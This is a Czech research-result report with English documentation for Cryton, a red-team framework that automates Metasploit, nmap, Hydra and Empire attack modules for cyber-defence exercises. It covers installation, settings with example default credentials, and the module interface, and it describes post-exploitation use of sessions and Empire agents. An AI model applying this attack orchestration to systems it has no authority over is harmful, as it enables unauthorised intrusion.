Příjemci podpory: *Poskytovatel:*

Nástroje pro simulaci útoků a emulaci průniku do kritické informační infrastruktury (VI20202022133):

Název předkládaného výsledku:

SW pro ovládání nástrojů ofenzivní bezpečnosti

Typ výsledku dle UV č. 837/2017	Evidenční číslo (příjemce)	Rok vzniku
R	**BEAST-R1**	2022
ISBN-ISSN	**Webový odkaz na výsledek**	**Kde a kdy publikováno**
	https://is.muni.cz/auth/publication/2250097	

Stručná anotace k výsledku: *(max. 8 řádků)*

Předložený SW slouží k unifikovanému ovládání a orchestraci nástrojů ofenzivní bezpečnosti. Tento SW je rozšiřitelný prostřednictvím modulů a aktuálně obsahuje moduly pro ovládání významných nástrojů, jako je Metasploit, nmap a další.

Řešitelský tým:

Jiří Rája, Milan Boháček, Lukáš Daubner, Ivo Nutár

Obsah

1 Shrnutí výsledku

1.1 Úvod

Výsledek 1 si klade za úkol vytvoření SW, který bude schopný automatizovat nástroje ofenzivní bezpečnosti. Aktuálně je výsledek rozdělený na 2 části. Orchestrátor, který slouží pro efektivní orchestraci existujících nástrojů ofenzivní bezpečnosti a samotné útočné moduly, které sjednocují rozhraní a umožňují automatizaci již zmíněných nástrojů ofenzivní bezpečnosti.

1.2 Orchestrátor

Orchestrátor, jak již bylo zmíněno dříve, slouží k jednotnému ovládání nástrojů ofenzivní bezpečnosti. Je to SW, který se dá použít jako náhrada za útočníka a umožňuje provádět kontinuální penetrační testování cílové infrastruktury bez nutnosti expertních znalostí. Druhé využití je nahrazení části červeného týmu při kyberbezpečnostním cvičení, což umožní snížit náklady a zvýšit četnost samotných cvičení. Díky aktuální implementaci je možné při testování infrastruktury či cvičení použít více orchestrátorů. To umožňuje testování infrastruktury z více míst a při cvičení je možné spustit identický útok na všechny týmy.

Z důvodu potřeby častého nasazení komponenty bylo třeba vytvořit jednoduchý postup pro instalaci. Aktuálně je možné nasadit orchestrátor pomocí Poetry, Pip, PipX, Docker Compose. Všechny způsoby mají své pro i proti a společně vyhovují všem testovaným podmínkám.

Jako jednu z posledních věcí je třeba zmínit pokročilou implementaci s nástrojem Metasploit, kterou je možné využít i v samotných modulech. Metasploit nám dále umožňuje využívat relace k pohybu po síti, vzdálenému spouštění příkazů či jednoduchému nasazení Empire agenta. Implementovaný post-exploitační framework Empire nám umožňuje využívat jeho agenty a spouštět skrz ně škodlivý kód, či získávat informace. Dále je možné využít i oficiální Empire moduly a získat z těchto akcí výsledek.

1.3 Útočné moduly

Moduly slouží k vytvoření jednotného vstupního a výstupního rozhraní, což umožňuje snadnou orchestraci jednotlivých útočných nástrojů. Konkrétní moduly taktéž obsahují možnost vytvořit serializovatelný výstup, čímž umožňují jednodušší zpracování jejich výsledků, popřípadě jejich následné využití.

Sada modulů byla vybrána tak, aby obsahovala co nejvíce typů útoků a technik. Jeden z modulů automatizuje i Metasploit, který umožňuje použití širokého spektra útoků. Na této sadě jsme provedli analýzu a na jejím základě jsme začali se sjednocováním a zjednodušením jejich vstupů a výstupů. Ve finále máme dva typy vstupů a jednotný výstup.

První typ vstupu umožňuje neznalým uživatelům nastavit moduly pomocí předem definovaných parametrů. Tento přístup si klade za úkol umožnit automatizaci ofenzivních nástrojů bez jejich znalosti s použitím co nejmenšího počtu vstupních parametrů. Druhý typ vstupu umožňuje zkušeným uživatelům využít veškerý potenciál daného nástroje a nastavit ho přesně dle své potřeby.

Výstup modulů je jednotný a typ vstupu na něj nemá vliv. V obou případech je uživatel schopný získat potvrzení, zda útočný nástroj úspěšně dokončil akci a originální či počítačově zpracovatelný výstup.

V případě, že uživatel potřebuje modul, který není obsažen v aktuální sadě, tak je možné jednoduše vytvořit další modul a to díky jednotnému rozhraní, které je podrobně popsáno v dokumentaci, včetně návodu. Další možností je použít moduly, které umožní uživateli jednoduché spuštění příkazu, či skriptu vlastního výběru.

1.4 Instalace

V této sekci se podíváme na samotnou instalaci výsledku 1. K té je potřeba nástroj Worker (orchestrátor), útočné moduly a jejich prerekvizity.

Jelikož útočné moduly staví na reálných ofenzivních nástrojích je třeba je mít nainstalované i prostředí, kde budeme moduly pouštět. Nejjednodušší způsob, jak toho dosáhnout je použití přiložené Docker Compose konfigurace.


Rozbalíme přiložený balíček SW, otevřeme ho a zadáme příkaz `docker compose up -d` . Nyní se nám postaví vše potřebné a spustí se samotný orchestrátor. V rámci Compose konfigurace je nastavený i RabbitMQ server, který zprostředkovává komunikaci mezi plánovačem (výsledek 2) a Workerem.

Pro nasazení výsledku 1 do produkce je možné využít i Ansible role, která umožňuje jednoduché nasazení všech součástí, včetně prerekvizit. Díky tomu je snadné začlenit výsledek 1 do již existující či nové konfigurace pro testování infrastruktury anebo kyberbezpečnostího cvičení. Samotná sada Ansible rolí je součástí výsledku 2.

Pro alternativní způsoby instalace je možné nahlédnout do uživatelské dokumentace. Pro samotné vyzkoušení výsledku doporučujeme použít E2E testovací prostředí z výsledku 2, popřípadě demo obsažené ve výsledku 3.

1.5 Architektura

Následující text zdůvodňuje volby aktuálně používaných technologií. Je třeba vzít na vědomí, že tyto technologie nemají být konečné a neměnné. V době vývoje se nejvíce hodily pro daný úkol a v budoucnu se mohou změnit.



Obrázek 1: Architektura systému ukazující vztah jednotlivých komponent

1.5.1 RabbitMQ

Pro vývoj architektury Master-Worker, kde můžeme zadávat příkazy na dálku, jsme potřebovali nějaký druh synchronního a asynchronního RPC. Z toho důvodu jsme zvolili nástroj RabbitMQ jako systém pro zasílání zpráv.

1.5.2 Metasploit

Metasploit framework je jeden z nejúplnějších a nejpoužitelnějších dostupných nástrojů pro útoky s otevřeným zdrojovým kódem. Cryton jej samozřejmě používá pro některé útočné moduly – většina simulovaných útoků v rámci kyberbezpečnostího cvičení obvykle nějakým způsobem využívá Metasploit. Jeho útočné schopnosti ale nejsou jediným důvodem k jeho použití. Jeho skutečnou výhodou je správa relací. Pokaždé, když otevřete relaci na nějakém počítači, uloží ji pod specifickým ID, které můžete později použít ke komunikaci s cílem. Toto je jedna z hlavních funkcí, kterou můžete použít při provádění útočného scénáře v Crytonu.

1.5.3 Empire

Pro post-exploitační útoky jsme se rozhodli přidat podporu pro open-source projekt s názvem Empire. Empire je post-exploitační rámec, který zahrnuje agenty PowerShell Windows, Python 3 Linux/OS X a C#. Tento framework nabízí kryptograficky zabezpečenou komunikaci a flexibilní architekturu. To se děje prostřednictvím asynchronní komunikace mezi naší komponentou Worker a serverem Empire c2.

1.5.4 Docker Compose

Při nasazení jednotlivých komponent se ukázalo, že nástroje mají mnoho prerekvizit a bude potřeba určité zjednodušení z důvodu potřeby eliminace chybného nastavení a možnost rychlé reinstalace. Compose je nástroj pro definování a spouštění více-kontejnerových aplikací Docker pomocí jediného příkazu, což spolu s jednoduchým nastavením řeší dříve zmíněné požadavky.

2 Přílohy

2.1 Uživatelská a vývojářská dokumentace

Tato příloha představuje uživatelskou a vývojářskou dokumentaci, jež je dodávána jako součást zdrojového kódu. S přihlédnutím k mezinárodnímu potenciálu předloženého nástroje a probíhající mezinárodní spolupráci, jež tento nástroj mimo jiné využívá, je jazykem textu angličtina. Základní spuštění a ovládání simulátoru je popsáno česky v kapitole 1.

Tato dokumentace je také dostupná v aktuální podobě zde: `https://beast-public.gitlab-pages.ics.muni.cz/cryton/cryton-documentation/`

Table of contents


1. Home

1.1 About Cryton

Cryton is a Cron-like red team framework for complex attack scenarios automation and scheduling. Through the usage of Core, Worker, and attack modules it provides ways to plan, execute and evaluate multistep attacks.

All of its open-source components can be found here.

The lifecycle of the Attack scenario in the Cryton context can be seen in the following picture:


Template
Instance
Run
Report
Design
Create
Execute
Generate
Evaluate
Design a new Attack Template
Create Instances by filling in variables
Execute a Run by specifying remote Workers
Generate a machine readable Report

With Cryton you can:

- Design an attack **Template**
- Create an **Instance**
- Schedule (or directly Execute) a **Run**
- Generate a **Report**
- Evaluate results

1.2 Purpose

The purpose of the Cryton tool is **to execute complex attack scenarios, in which the system under test is known in advance**. It was designed as such to assist red teams in cybersecurity exercises in means of repeatability of certain attack scenarios. These scenarios are often prepared in advance and reflect vulnerabilities hidden in the blue team's infrastructure.

Imagine you are taking part in a cyber defense exercise as a tutor. The task for your trainees is to defend a system or a whole infrastructure (which you prepared) against an attacker. This system is full of vulnerabilities and misconfigurations (which you prepared as well). Your trainees have e.g. one hour to fix as many of these issues as they can find. Imagine then that you have to check each system for all the fixes to see how your trainees managed to succeed. How would you do that effectively?

This is where Cryton comes to play. If you know all the vulnerabilities in the trainees' system - and you do - you can prepare an attack scenario to check if they are still available and working after the fix. Cryton will execute the plan against all targets you tell it to and then generate reports (human and machine process-able). You can then not only see, which attack steps did succeed on which system, but also score your trainees based on these results.

With this in mind, you should not expect Cryton to be some kind of evil artificial intelligence capable of taking over the world. It is simply a scheduler for python modules. Scheduler which executes these modules according to some execution tree with conditions based on each step of the scenario. Each module is a script orchestrating some well-known attack tools, but that is it.

1.3 Support

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**, however it **should** be possible to use it everywhere if the requirements are met. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

More detailed information can be found in each release's documentation or each project's README.

1.4 Technological decisions

The next section tries to explain the choices for currently employed technologies. Please take into account that these technologies are not supposed to be final and unchangeable. They just appeared to be best suited for the task at the time of development, they may change in the future.

1.4.1 Rabbit MQ

For developing Master-Worker architecture, where you can issue commands remotely, we needed some kind of RPC. Although, as experience showed us, we also needed it to be asynchronous. That's why we chose a messaging system Rabbit MQ.

1.4.2 Metasploit

I guess everyone in the IT security field has heard about the Metasploit framework. It is one of the most complete and usable open-source attack tools available. Of course, Cryton uses it for some attack modules - the majority of simulated attacks in CDXs usually do use Metasploit in some way. But its attacking capabilities are not the only reason to use it. Its real advantage is Metasploit's session management. Every time you open a session to some machine it stores it under a specific ID which you can later use to communicate with the target. This is one of the main features you can use while executing your attack scenario in Cryton.


1.4.3 Empire

For post-exploitation attacks, we decided to add support for an open-source project called Empire. Empire is a post-exploitation framework that includes pure-PowerShell Windows agents, Python 3 Linux/OS X agents, and C# agents. The framework offers cryptological-secure communications and flexible architecture. This is done via asynchronous communication between our Worker component and an Empire c2 server.

1.4.4 Docker (compose)

To bundle everything together and make the deployment effortless, we use docker-compose.

2. Architecture



2.1 Worker

Cryton Core cannot act without Cryton Worker. In other words, Cryton Core creates messages that worker(s) consume, telling them what to do and when.

Cryton Worker is a component for executing attack modules remotely. It utilizes Rabbit MQ as its asynchronous remote procedures call protocol. It connects to the Rabbit MQ server and consumes messages from the Core component or any other app that implements its Rabbit API.

2.2 Modules

For the Cryton Worker to perform specific actions tied to some known offensive security tool such as Metasploit, it needs to have installed Cryton Modules implementing their functionality in advance so the worker can use them.

For example, we can have the Nmap module that implements the scanning capabilities of the Nmap tool or a module that implements the attacking abilities of Medusa brute force. These, among others, are in the form of Python scripts and are available from the Cryton developers. Moreover, you can develop other modules according to your needs.

2.3 Do I need to have all components installed?

If you are starting with Cryton, you should install all the main components - Worker, and modules.

Worker(s) can be remotely controlled and installed on different machines than the Cryton Core. Also, the package of modules you want to work with may vary depending on the attack scenarios.

Moreover, it is also possible to use Cryton Worker as a standalone application and control it using your own requests and receive responses on a custom queue. (for more information, visit this section).

3. Starting point

3.1 Worker

3.1.1 Description

Cryton Worker is used for executing attack modules remotely. It utilizes RabbitMQ as its asynchronous remote procedures call protocol. It connects to the Rabbit MQ server and consumes messages from the Core component or any other app that implements its RabbitMQ API.

To be able to execute attack scenarios, you also need to install **Cryton Core** (or your custom tool that implements Worker's API). Modules provided by Cryton can be found here.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

Link to the repository.

3.1.2 Settings

Cryton Worker uses environment variables for its settings. Please update them to your needs.

name	value	example	description
CRYTON_WORKER_NAME	string	my_worker1	Unique name used to identify the Worker.
CRYTON_WORKER_MODULES_DIR	string	/path/to/cryton-modules/ modules/	Path to the directory containing the modules.
CRYTON_WORKER_DEBUG	boolean	false	Make Worker run with debug output.
CRYTON_WORKER_INSTALL_REQUIREMENTS	boolean	true	Install requirements.txt for each module on startup.
CRYTON_WORKER_CONSUMER_COUNT	int	7	Number of consumers used for Rabbit communication (more equals faster request processing and heavier processor usage).
CRYTON_WORKER_PROCESSOR_COUNT	int	7	Number of processors used for internal requests (more equals faster internal requests processing, but heavier processor usage).
CRYTON_WORKER_MAX_RETRIES	int	3	How many times to try to re-connect when the connection is lost.
CRYTON_WORKER_MSFRPCD_HOST	str	localhost	Metasploit Framework RPC host.
CRYTON_WORKER_MSFRPCD_PORT	int	55553	Metasploit Framework RPC port.
CRYTON_WORKER_MSFRPCD_SSL	boolean	true	Use SSL to connect to Metasploit Framework RPC.
CRYTON_WORKER_MSFRPCD_USERNAME	string	msf	Username for Metasploit Framework RPC login.
CRYTON_WORKER_MSFRPCD_PASSWORD	string	toor	Password for Metasploit Framework RPC login.
CRYTON_WORKER_RABBIT_HOST	string	127.0.0.1	RabbitMQ server host.
CRYTON_WORKER_RABBIT_PORT	int	5672	RabbitMQ server port.
CRYTON_WORKER_RABBIT_USERNAME	string	admin	Username for RabbitMQ server login.
CRYTON_WORKER_RABBIT_PASSWORD	string	mypass	Password for RabbitMQ server login.
CRYTON_WORKER_EMPIRE_HOST	string	127.0.0.1	Empire server host.
CRYTON_WORKER_EMPIRE_PORT	int	1337	Empire server port.
CRYTON_WORKER_EMPIRE_USERNAME	string	empireadmin	Username for Empire server login.
CRYTON_WORKER_EMPIRE_PASSWORD	string	password123	Password for Empire server login.
CRYTON_WORKER_APP_DIRECTORY	string	~/.local/cryton-worker/	Path to the Cryton Worker directory. **(do not change/set/**

name	value	example	description
			export, if you don't know what you're doing) If changed, update the commands in this guide accordingly.

To save the settings **create an app directory**:

```
mkdir ~/.local/cryton-worker/
```

The directory will be also used to store logs and other data created by Cryton Worker.
This doesn't apply to the Docker installation. It will be available in the same directory as the Dockerfile (`/path/to/cryton-worker/cryton-worker`).

Next, we download example settings (**change the version to match the app version - versions can be found here**):

```
curl -o ~/.local/cryton-worker/.env https://gitlab.ics.muni.cz/beast-public/cryton/cryton-worker/-/raw/<version>/.env
```

Update these settings to your needs.

Overriding the settings

NOTICE: This doesn't apply to the Docker Compose installation.

To override the persistent settings, you can set/export the variables yourself using the **export** command (use **unset** to remove the variable). For example:

```
export CRYTON_WORKER_NAME=my_worker1
```

Some environment variables can be overridden in CLI. Try using `cryton-worker --help`.

Setting up modules

To be able to **execute** (validate) **attack modules** you must download them into one directory. Then update `CRYTON_WORKER_MODULES_DIR` environment variable to point to the correct location. If you're using the provided modules from the modules' repository, then the variable will look similar to this `CRYTON_WORKER_MODULES_DIR=/path/to/cryton-modules/modules/`.

Modules are hot-swappable, which means the modules don't have to be present at startup. This is especially useful for development but **not recommended for production**.

Modules directory example:

```
tree $CRYTON_WORKER_MODULES_DIR
CRYTON_WORKER_MODULES_DIR/
├── mod_hydra
│   └── mod.py
└── mod_cmd
    └── mod.py
```

3.1.3 Prerequisites

Worker can run without these prerequisites. However, they are **highly recommended** since they allow Worker to use all of its functionality. - Metasploit Framework allows using Metasploit sessions and MSF listeners. - Empire post-exploitation framework allows deployment and interaction with Empire agents.

Additionally, to start the MSF as a service follow this guide or simply use:

```
msfrpcd -U <CRYTON_WORKER_MSFRPCD_USERNAME> -P <CRYTON_WORKER_MSFRPCD_PASSWORD>
```

3.1.4 Installation (using pip/pipx)

Cryton Worker is available in the PyPI and can be installed using *pip* (`pip install --user cryton-worker`). However, we **highly recommend** installing the app in an isolated environment using pipx.

Requirements

Install the following requirements: - Python >=3.8 - pipx

Installing with pipx

Once you have *pipx* ready on your system, you can start the installation:

```
pipx install cryton-worker
```

Make sure you've correctly set the settings.

Optionally, you can set up shell completion.

Everything should be set. Check out the usage section.

3.1.5 Installation (using Docker Compose)

Cryton Worker can be installed using Docker Compose.

To allow the Worker to start listeners, the container has raw access to the host’s network interface.

This guide won't describe how to install or mount the tools/applications used by the (attack) modules. More information can be found in the Docker documentation.

Requirements

- Docker Compose

Add yourself to the group *docker*, so you can work with Docker CLI without *sudo*:

```
sudo groupadd docker
sudo usermod -aG docker $USER
newgrp docker
docker run hello-world
```

Installing and running with Docker Compose

First, we have to clone the repo and switch to the correct version.

```
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-worker.git
cd cryton-worker
git checkout <version>
```

Make sure you've correctly set the settings. You can't change the settings on a running container.

Finally, copy your settings:

```
cp ~/.local/cryton-worker/.env .env
```

We are now ready to build and start the Worker:

```
docker compose up -d --build
```

After a while you should see a similar output:

```
[+] Running 1/1
 ⠿ Container cryton_worker  Started
```

Everything should be set. Check if the installation was successful and the Worker is running:

```
docker compose logs
```

You should see `[*] Waiting for messages.` in the output.

Docker can sometimes create dangling (`<none>:<none>`) images which can result in high disk space usage. You can remove them using:

```
docker image prune
```

3.1.6 Development

To install Cryton Worker for development, you must install Poetry.

Clone the repository:

```
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-worker.git
```

Then go to the correct directory and install the project:

```
cd cryton-worker
poetry install
```

To spawn a shell use:

```
poetry shell
```

Make sure you've correctly set the settings.
To override the settings quickly, you can use this handy one-liner:

```
export $(grep -v '^#' .env | xargs)
```

Optionally, you can set up shell completion

Everything should be set, check out the usage section.

3.1.7 Usage

NOTICE: If you're using Docker Compose to install the app, you can skip this section.

Use the following to invoke the app:

```
cryton-worker
```

You should see a help page:

```
Usage: cryton-worker [OPTIONS] COMMAND [ARGS]...

  Cryton Worker CLI.

Options:
  ...
```

To learn about each command's options use:

```
cryton-worker <your command> --help
```

To start Worker use `cryton-worker start` and you should see something like:

```
Starting Worker <Worker name>..
To exit press CTRL+C
Connection does not exist. Retrying..
Connection to RabbitMQ server established.
[*] Waiting for messages.
```

3.1.8 Executing modules

To be able to execute a module (Python script), it must have the following structure and IO arguments.

Modules' structure

- Each module must have its own directory with its name.
- Script (module) must be called `mod.py`.
- Module must contain an `execute` function that takes a dictionary and returns a dictionary. It's an entry point for executing it.
- Module should contain a `validate` function that takes a dictionary, validates it, and returns 0 if it's okay, else raises an exception.

Path example:
`/CRYTON_WORKER_MODULES_DIR/my-module-name/mod.py`

Where:
- **CRYTON_WORKER_MODULES_DIR** has to be the same path as is defined in the *CRYTON_WORKER_MODULES_DIR* variable. - **my-module-name** is the directory containing your module. - **mod.py** is the module file.

Module (`mod.py`) example:

```
def validate(arguments: dict) -> int:
    if arguments != {}:
        return 0  # If arguments are valid.
    raise Exception("No arguments")  # If arguments aren't valid.

def execute(arguments: dict) -> dict:
    # Do stuff.
    return {"return_code": 0, "serialized_output": ["x", "y"]}
```

Input parameters

Every module has its own input parameters. These input parameters are given as a dictionary to the module `execute` (when executing the module) or `validate` (when validating the module parameters) function.

Output parameters

Every attack module (its `execute` function) returns a dictionary with the following keys:

Parameter name	Parameter meaning
`return_code`	Numeric representation of result (0, -1, -2). 0 (OK) means the module finished successfully. -1 (FAIL) means the module finished unsuccessfully. -2 (ERROR) means the module finished with an unhandled error.
`serialized_output`	Parsed output of the module. Eg. for a bruteforce module, this might be a list of found usernames and passwords.
`output`	Raw output of the module

3.1.9 Prebuilt functionality for modules

Worker provides prebuilt functionality to make building modules easier. Import it using:

```
from cryton_worker.lib.util import module_util
```

It gives you access to:

Metasploit

Wrapper for *MsfRpcClient* from *pymetasploit3*. Examples:

```
# Check if the connection to msfrpcd is OK before doing anything.
from cryton_worker.lib.util.module_util import Metasploit
msf = Metasploit()
if msf.is_connected():
    msf.do_stuff()
```

```
from cryton_worker.lib.util.module_util import Metasploit
search_criteria = {"via_exploit": "my/exploit"}
found_sessions = Metasploit().get_sessions(**search_criteria)
```

```
from cryton_worker.lib.util.module_util import Metasploit
output = Metasploit().execute_in_session("my_command", "session_id")
```

```
from cryton_worker.lib.util.module_util import Metasploit

options = {"exploit_arguments": {}, "payload_arguments": {}}
Metasploit().execute_exploit("my_exploit", "my_payload", **options)
```

```
from cryton_worker.lib.util.module_util import Metasploit
token = Metasploit().client.add_perm_token()
```

```
from cryton_worker.lib.util.module_util import Metasploit
output = Metasploit().get_parameter_from_session("session_id", "my_param")
```

get_file_binary

Function to get a file as binary.
Example:

```
from cryton_worker.lib.util.module_util import get_file_binary
my_file_content = get_file_binary("/path/to/my/file")
```

File

Class used with *schema* for validation if file exists.
Example:

```
from schema import Schema
from cryton_worker.lib.util.module_util import File
schema = Schema(File(str))
schema.validate("/path/to/file")
```

Dir

Class used with *schema* for validation if directory exists.
Example:

```
from schema import Schema
from cryton_worker.lib.util.module_util import Dir
schema = Schema(Dir(str))
schema.validate("/path/to/directory")
```

3.1.10 Shell completion

Shell completion is available for the *Bash*, *Zsh*, and *Fish* shell and has to be manually enabled (**the tool must be installed first**).

Bash

First, **create an app directory** (if you haven't already):

```
mkdir ~/.local/cryton-worker/
```

Generate and save the completion script:

```
_CRYTON_WORKER_COMPLETE=bash_source cryton-worker > ~/.local/cryton-worker/cryton-worker-complete.bash
```

Source the file in the `~/.bashrc` file:

```
echo ". ~/.local/cryton-worker/cryton-worker-complete.bash" >> ~/.bashrc
```

You may need to restart your shell for the changes to take effect.

Zsh

First, **create an app directory** (if you haven't already):

```
mkdir ~/.local/cryton-worker/
```

Generate and save the completion script:

```
_CRYTON_WORKER_COMPLETE=zsh_source cryton-worker > ~/.local/cryton-worker/cryton-worker-complete.zsh
```

Source the file in the `~/.zshrc` file:

```
echo ". ~/.local/cryton-worker/cryton-worker-complete.zsh" >> ~/.zshrc
```

You may need to restart your shell for the changes to take effect.

Fish

Generate and save the completion script:

```
_CRYTON_WORKER_COMPLETE=fish_source cryton-worker > ~/.config/fish/completions/cryton-worker-complete.fish
```

You may need to restart your shell for the changes to take effect.

3.2 Modules

3.2.1 Description

Cryton (attack) modules is a collection of Python scripts with the goal of orchestrating known offensive security tools (Nmap, Metasploit, THC Hydra, etc.). Although this is their intended purpose, they are still Python scripts, and therefore any custom-made script can be used similarly.

Attack modules get executed inside Step objects using Cryton Worker. All provided arguments are given to the Attack module.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

More detailed modules' description can be found here.

Link to the repository.

3.2.2 Usage

Before you download the modules or once you clone the repository, please make sure to choose the correct version (`git checkout <version>`).

As mentioned, modules are primarily targeted for use with Cryton Worker. See how to set them up here.

Since they are python modules, you can install and use them manually. You should use a virtual environment like Poetry.

3.3 Deployment with Ansible

3.3.1 Description

This project is used for deploying the Cryton toolset using Ansible.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

- Make sure you run Ansible using Python3 (`ansible_python_interpreter: /usr/bin/python3`).
- Supposedly there is no need for `gather_facts`.
- Run roles using sudo (become).
- For the best experience specify `cryton_COMPONENT_version` where *COMPONENT* is depending on the role (core, cli, worker, modules) and select the latest version (**the master branch is not stable**).
- To update the default variables stored in .env files use `cryton_COMPONENT_environment` where *COMPONENT* is depending on the role (core, cli, worker).
- Values for each role can be found in `cryton-deploy/roles/ROLE/defaults/main.yml`.
- Once you update cryton_COMPONENT_environment, **make sure you've updated all the variables**.

3.3.2 Roles

deploy-core

Install prerequisites, dependencies (RabbitMQ, Postgres, and PgBouncer), and Core using Docker Compose.
Core's REST API is by default served on port 8000.

Override environment variables as specified in the settings. In the Ansible playbook use the following:

```
  - role: deploy-core
    cryton_core_environment:
      VARIABLE_TO_OVERRIDE: new_value
      ...
```

For all available role variables, check `cryton-deploy/roles/deploy-core/defaults/main.yml`.

To create, update, and load the Docker configuration saved in /etc/docker/daemon.json, set `update_docker_daemon_configuration: yes`, and use `docker_daemon_configuration` dictionary to create the configuration.
Example and default:

```
docker_daemon_configuration:
  mtu: 1442
```

deploy-worker (with modules)

Install prerequisites and Worker with modules using pipx.
Start the Worker afterward in the background (you have to check for errors manually in the `{{ cryton_worker_output_file }}`).

